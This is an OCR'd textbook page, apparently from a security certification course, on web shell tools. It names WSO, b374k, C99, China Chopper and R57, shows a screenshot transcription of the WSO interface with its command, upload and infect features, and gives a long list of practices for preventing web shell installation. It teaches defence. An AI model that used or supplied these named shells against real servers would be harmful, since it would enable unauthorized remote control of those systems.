
Web Shell Tools

Attackers use various web shell tools such as WSO PHP Webshell, b374k, C99, China chopper, R57, and WSO (web shell by oRb) to gain remote control over target web servers.

- **WSO Php Webshell**

  Source: *https://github.com*

  WSO Php Webshell is a web shell that allows attackers to monitor running processes and execute remote commands to download, upload, erase, or edit files. It also allows attackers to access and infect remote servers and access SQL databases.



```
Uname:   Windows NT [redacted]10.0 build[redacted](Windows 10) AMD64 [ Google ] [ Exploit-DB ]
User:    0 ( StarLab ) Group: 0 ( ? )
Php:     7.2.11 Safe mode: OFF [ phpinfo ] Datetime: 2019-04-08 11:55:16
Hdd:     99.95 GB Free: 5.20 GB (5.21%)
Cwd:     [redacted]www/ drwxrwxrwx [ home ]
Drives:  [ c ] [ d ] [ e ] [ g ]

Server IP:
127.0.0.1
Client IP:
::1
```

UTF-8
[Sec. Info] [Files] [Console] [Infect] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Logout] [Self remove]

File manager

☐	Name	Size	Modify	Owner/Group	Permissions	Actions
☐	[..]	dir	2019-04-08 07:23:51	0/0	drwxrwxrwx	R T
☐	index.php	1.91 KB	2018-10-17 05:31:22	0/0	-rw-rw-rw-	R T F E D
☐	wso.php	82.40 KB	2019-04-08 11:55:11	0/0	-rw-rw-rw-	R T F E D

Copy
submit
Change dir:
submit
Read file:
submit
Make dir: [Writeable]
submit
Make file: [Writeable]
submit
Execute:
submit
Upload file: [Writeable]
Browse...
submit


Change dir: [redacted]/www/

Upload file: No files selected.

Figure 14.99: Screenshot of WSO Php Webshell

Some additional web shell tools are as follows:

- Caterpillar WebShell (*https://attack.mitre.org*)
- b374k shell (*https://github.com*)
- C99 (*https://github.com*)
- China Chopper (*https://attack.mitre.org*)
- R57 (*https://github.com*)



How to Prevent the Installation of a Web Shell

1 Update the **application** and **host server's OS** and apply patches regularly

2 **Establish a DMZ** between the web server and the internal network

3 Ensure the **secure configuration** of the web server using strong authentication techniques and avoid using default passwords

4 Block all **unused ports** and unnecessary services running on the web servers

5 Perform **user input validation** to control and prevent LFI and RFI vulnerabilities

6 Establish a **reverse proxy service** for retrieving resources and restricting admin URLs to known, legitimate ones

7 **Deploy firewalls** on the web server to monitor and control the network traffic based on the security rules

8 Regularly **audit the accounts** and review the group permissions to prevent the installation of a web shell

9 Disable all unused and **risky PHP functions** such as exec(), shell_exec(), and show_source()

10 Ensure that all web applications using upload forms are secure and **permit only whitelisted file types**

11 Use **escapeshellarg()** and **escapeshellcmd()** to ensure that the user inputs are not injected into shell commands

12 Do not install unnecessary third-party plugins and regularly check and **update the plugins** used

How to Prevent the Installation of a Web Shell

The following are various best practices for preventing the installation of a web shell:

- Update the application and host server's OS and apply patches regularly to protect the application from known bugs.
- Establish a demilitarized zone (DMZ) between the web server and the internal network.
- Ensure the secure configuration of the web server using strong authentication techniques and avoid using default passwords.
- Block all unused ports and unnecessary services running on the web servers.
- Perform user input data validation to control and prevent local file inclusion (LFI) and remote file inclusion (RFI) vulnerabilities.
- Establish a reverse proxy service for retrieving resources and restricting admin URLs to known, legitimate ones.
- Perform regular vulnerability scans to detect the areas of threats using any web security software.
- Deploy firewalls on the web server to monitor and control the network traffic based on the security rules.
- Deactivate directory browsing in the web server to prevent directory traversal attacks.
- Regularly audit the accounts and review the group permissions to prevent the installation of a web shell from the web server to the internal network.
- Disable all unused and risky PHP functions such as **`exec()`**, **`shell_exec()`**, **`show_source()`**, **`proc_open()`**, **`passthru()`**, and **`pcntl_exec()`**.

- Use **`escapeshellarg()`** and **`escapeshellcmd()`** to ensure that the user inputs are not injected into shell commands to avoid command execution vulnerabilities.
- Ensure that all the web applications using upload forms are secure and permit only the whitelisted file types.
- Avoid using code from untrusted websites or online forums.
- Do not install unnecessary third-party plugins and regularly check and update the plugins used.
- Implement a least-privilege policy to ensure that applications do not have direct access to write or modify the web-accessible directory.
- Implement a zero-trust architecture using software-defined networking (SDN) to establish network communication through authorization.
- Employ host-based security solutions that offer advanced features such as machine learning and file reputation.
- Deploy logging tools such as Auditd or Microsoft Sysmon to detect anomalous behavior.
- Limit the number of ports that can access the web server.
- Disable sensitive directories that permit uploading through media files. If disabling is not possible, rename the directories and limit access.
- Manually verify the source code of the files to identify any suspicious code added recently.

